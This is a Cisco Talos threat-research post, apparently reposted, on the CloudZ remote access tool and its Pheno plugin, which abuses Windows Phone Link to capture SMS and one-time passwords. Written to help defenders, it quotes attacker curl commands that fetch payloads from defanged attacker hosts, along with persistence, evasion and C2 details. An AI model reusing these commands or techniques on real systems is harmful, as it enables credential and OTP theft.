- Cisco Talos discovered an intrusion, active since at least January 2026, where an unknown attacker implanted a CloudZ remote access tool (RAT) and a previously undocumented plugin called “Pheno.”
- According to the functionalities of the CloudZ RAT and Pheno plugin, this was with the intention of stealing victims’ credentials and potentially one-time passwords (OTPs).
- CloudZ utilizes the custom Pheno plugin to hijack the established PC-to-phone bridge by abusing the Microsoft Phone Link application, allowing the plugin to continuously scan for active Phone Link processes and potentially intercept sensitive mobile data like SMS and OTPs without deploying malware on the phone.
- CloudZ evades detection by executing critical malicious functions dynamically in system memory and performing checks to avoid debuggers and sandbox environments.
Attacker abuses the Windows Phone Link application

Windows Phone Link (formerly "Your Phone") is a synchronization tool developed by Microsoft and built directly into Windows 10 and 11 that bridges a PC and a smartphone (Android or iPhone). By establishing a secure connection via Wi-Fi and Bluetooth, the application mirrors essential phone activities (such as application notifications and SMS messages) onto the computer screen, reducing the user’s need to physically interact with the mobile device while working on the computer. The Phone Link application writes synchronized phone data such as SMS messages, call logs, and the application notification history to the Windows PC in the application’s SQLite database file.
Talos observed that during an intrusion, an attacker attempted to abuse the Windows Phone Link application using the CloudZ RAT and its Pheno plugin. The Pheno plugin is designed to monitor an active PC-to-phone bridge established by the Phone Link application on the victim machine. With a confirmed Phone Link activity on the victim's machine, the attacker using the CloudZ RAT can potentially intercept the Phone Link application’s SQLite database file (e.g., “PhoneExperiences-*.db”) on the victim machine, potentially compromising SMS-based OTP messages and other authenticator application notification messages.
Intrusion summary of CloudZ infection
Talos discovered from telemetry data that the intrusion had begun with an unknown initial access vector to the victim's environment, which led to the execution of a fake ScreenConnect application update executable. This malicious executable drop and executes an intermediate .NET loader executable, which subsequently deploys the modular CloudZ on the victim’s machine. Upon execution, the RAT decrypts its configuration data, establishes an encrypted socket connection to the command-and-control (C2) server, and enters its command dispatcher mode.
CloudZ facilitates the C2 commands to exfiltrate credentials from the victim machine browser data, and it downloads and implants a plugin. The plugin performs reconnaissance of the Microsoft Phone Link application on the victim machine and writes the reconnaissance data to an output file in a staging folder. CloudZ reads back the Phone Link application data from the staging folder and sends it to the C2 server.
Rust-compiled executable used as a dropper
Talos discovered a Rust-compiled 64-bit executable, disguised with file names such as “systemupdates.exe” or “Windows-interactive-update.exe”, functioning as a loader. The malicious loader was compiled on Jan. 1, 2026, and has the developer string of rustextractor.pdb.
When the loader is run on the victim machine, it decrypts and drops an embedded .NET loader binary disguised as a text file with the file names “update.txt” or “msupdate.txt” in the folder “C:\ProgramData\Microsoft\windosDoc\”.

In another instance, Talos observed that the .NET loader was implanted in the victim machine by downloading it from an attacker-controlled staging server using the command shown below:
curl -L -o C:\ProgramData\Microsoft\WindowsDoc\update[.]txt hxxps[://]calm-wildflower-1349[.]hellohiall[.]workers[.]dev

The dropper executes an embedded PowerShell script to establish persistence on the victim machine through a Windows task which executes the dropped malicious .NET loader. The PowerShell script achieves it by initially performing a runtime check to determine whether the dropped .NET loader is already active on the system. It queries all running processes using the Get-CimInstance Win32_Process command and filters for any instance of regasm.exe with the command line parameters that include the string update.txt. If such an instance is found, the script silently exits without taking any action.
If the check indicates that the .NET loader is not running, the script proceeds to establish persistence by creating a scheduled task named SystemWindowsApis in the scheduled task folder \Microsoft\Windows\. It configures the task to trigger at system startup /sc onstart, execute under the SYSTEM account /ru SYSTEM with the highest privilege level /rl HIGHEST, and the /f flag ensures it will silently overwrite any existing task with the same name, allowing the malware to update its persistence mechanism. The script configures the task scheduler action to run the .NET loader by utilizing the living-off-the-land binary (LOLBin) regasm.exe, which is the .NET Framework Assembly Registration Utility located at “C:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\”. It provides the path of the dropped .NET loader as the argument to regasm.exe with the /nologo flag. After creating the task, the script immediately triggers it with schtasks /run, ensuring it executes immediately and survives future reboots.
.NET loader implants the CloudZ RAT
Talos found that the attacker embedded CloudZ, an encrypted .NET-compiled RAT, in the .NET loader executable.



When the .NET loader is triggered through the Windows task scheduler, it performs the detection evasion checks beginning with a timing-based evasion check, where it calculates the actual elapsed time of a sleep command to detect if it is executed in the analysis environment. It then performs enumeration of running processes in the victim machine against a list of security tools, including network sniffers like Wireshark and Fiddler, as well as system monitors like Procmon and Sysmon. The .NET loader exits the execution if these are detected in the victim environment.

The loader then conducts hardware and environment checks to identify virtual machine (VM) or sandbox characteristics. It verifies that the system has at least two processor cores and searches for strings like “VIRTUAL” or “SANDBOX” within the system directory path, computer name, user domain, and the current victim username.
The loader executable is embedded with multiple chunks of the hexadecimal strings in the binary, which are concatenated sequentially during the execution, reassembling a massive hexadecimal data blob. The loader converts the hexadecimal strings to bytes and performs bytewise XOR decryption using the key hexadecimal (0xCA). If the decrypted payload is a .NET assembly, the loader will reflectively run. Otherwise, it writes the decrypted payload to the folder “%TEMP%\{GUID}” and runs it as a process.
Modular CloudZ RAT delivered as payload
Talos discovered that a CloudZ, a modular RAT, is delivered as the payload in the current intrusion. CloudZ is a .NET executable compiled on Jan. 13, 2026, and is obfuscated with ConfuserEx obfuscation.

CloudZ employs layers of defense against the analysis environments and reverse engineering. It queries the _ENABLE_PROFILING environment variable via GetEnvironmentVariable Windows API to detect whether a .NET profiler or debugger is attached to the RAT process on the victim machine. It uses the .NET method “System.Reflection.Emit.DynamicMethod” combined with “ILGenerator” method to create the executable functions dynamically during the RAT execution.
The operation of CloudZ utilizes its configuration data, which is embedded in the binary, as a resource that it decrypts and loads into memory during execution. The decrypted configuration data includes various C2 commands, PowerShell scripts for data archive extraction, multiple file download methods, paths and names of staging folders, multiple HTTP headers, and the URLs of the staging servers.

After the decryption of the configuration data, CloudZ decodes the Base64-encoded strings to get the URL of the staging server where the secondary configuration is stored.

Talos found that the RAT downloads and processes secondary configuration data through the URLs “hxxps[://]round-cherry-4418[.]hellohiall[.]workers[.]dev/?t=1773406370” or "https[://]pastebin[.]com/raw/8pYAgF0Z?t=1771833517" and extracts the C2 server IP address “185[.]196[.]10[.]136” and port number 8089, establishing connections through TCP sockets.
Pivoting on the Pastebin URL indicator, we found that the attacker used the Pastebin handler name “HELLOHIALL” and hosted the secondary configuration data at several Pastebin URLs.


The RAT rotates between three hardcoded user-agent strings to blend its HTTP traffic with the legitimate browser requests of the victim machine. Every HTTP request includes anti-caching headers consisting of “Cache-Control: no-cache, no-store, must-revalidate", “Pragma: no-cache", and “Expires: 0”, which prevents intermediate proxies and CDN infrastructure from caching C2 or the staging server details.
User-agent headers used by the CloudZ are:
- Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
- Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
After the RAT establishes the C2 connection, it enters the command dispatcher module that relies on a decrypted configuration data loaded into memory. The configuration data contains Base64-encoded command identifiers which the RAT matches against the commands received from the C2 server to perform the several functionalities. The commands facilitated by CloudZ are shown in the table below:
Base64-encoded command | Decoded command | Purpose |
cG9uZw== | pong | Heartbeat response |
UElORyE= | PING! | Heartbeat request |
Q0xPU0U= | CLOSE | Terminate RAT process |
SU5GTw== | INFO | collects OS edition, architecture, and hardware details from the victim machine |
UnVuU2hlbGw= | RunShell | Execute shell command |
QnJvd3NlclNlYXJjaA== | BrowserSearch | Browser data exfiltration |
R2V0V2lkZ2V0TG9n | GetWidgetLog | Phone Link recon logs and data exfiltration |
cGx1Z2lu | plugin | Load plugin |
c2F2ZVBsdWdpbg== | savePlugin | Save plugin to disk at the staging directory C:\ProgramData\Microsoft\whealth\ |
c2VuZFBsdWdpbg== | sendPlugin | Upload Plugin to C2 |
UmVtb3ZlUGx1Z2lucw== | RemovePlugins | Remove all deployed plugin modules |
UmVjb3Zlcnk= | Recovery | Recovery or reconnect routine |
RFc= | DW | Download and write file operations |
Rk0= | FM | File management operations – deletefile |
TE4= | LN | Unknown |
TXNn | Msg | Send message to C2 |
RXJyb3I= | Error | Error reporting back to C2 |
cmVj | rec | Screen recording |
The RAT employs various methods to download and execute the plugins. The plugin download feature of RAT uses a three-method fallback approach. It first checks for the presence of the curl utility. If found, it attempts to download the file from a specified URL to a target path while following redirects. If curl is missing or the command fails, it falls back to PowerShell, where it first tries to download the file using the Invoke-WebRequest command. If that method also fails, it executes a final method that uses the LOLBin“bitsadmin” tool to download and save the plugin payloads to the victim machine.

Talos observed from the telemetry data that the attacker has downloaded and implanted the Pheno plugin through the curl command from the staging server.
curl -L -o C:\Windows\TEMP\pheno.exe hxxps[://]orange-cell-1353[.]hellohiall[.]workers[.]dev/pheno.exe
Pheno plugin to perform the Phone Link application recon
In this intrusion, Talos observed that the attacker used a plugin called Pheno to perform reconnaissance of the Windows Phone Link application in the victim machine.

Pheno is designed to detect if a user is currently syncing their mobile device to a Windows machine through the Phone Link application. It scans all running processes for specific keywords such as "YourPhone," "PhoneExperienceHost," or "Link to Windows," and if matches are found, it logs their Process IDs and file paths to the files with the filename “phonelink-<COMPUTERNAME>.txt”, created in two staging folders such as :
- C:\programdata\Microsoft\feedback\cm
- %TEMP%\Microsoft\feedback\cm

After checking Phone Link processes and writing its results, Pheno executes a secondary check that reads back the contents of previously written files and searches the keyword "proxy" in a case-insensitive manner. The plugin conducts this check because the Microsoft Phone Link application creates a local proxy connection to relay traffic between the PC and the paired mobile device. The presence of "proxy" in the output files, whether generated by a previous execution of the pheno plugin, indicates that the Phone Link session is actively routing traffic through its relay channel.
When the keyword is detected, the pheno plugin writes "Maybe connected" to its output file in the staging folders, which eventually allows the attacker, with the help of CloudZ RAT, to potentially monitor SMS or OTP requests that appear on the Phone Link application.
Coverage
The following ClamAV signature detects and blocks this threat:
- Win.Packed.Msilheracles-10030690-0
- Win.Trojan.CloudZRAT-10059935-0
- Win.Trojan.CloudZRAT-10059959-0
The following Snort Rules (SIDs) detect and block this threat:
- Snort 2: 66409, 66410, 66408
- Snort 3: 301492, 66408
Indicators of compromise (IOCs)
The IOCs for this threat are available at our GitHub repository here.
from Cisco Talos Blog https://ift.tt/wMZeYEB
via IFTTT


No comments:
Post a Comment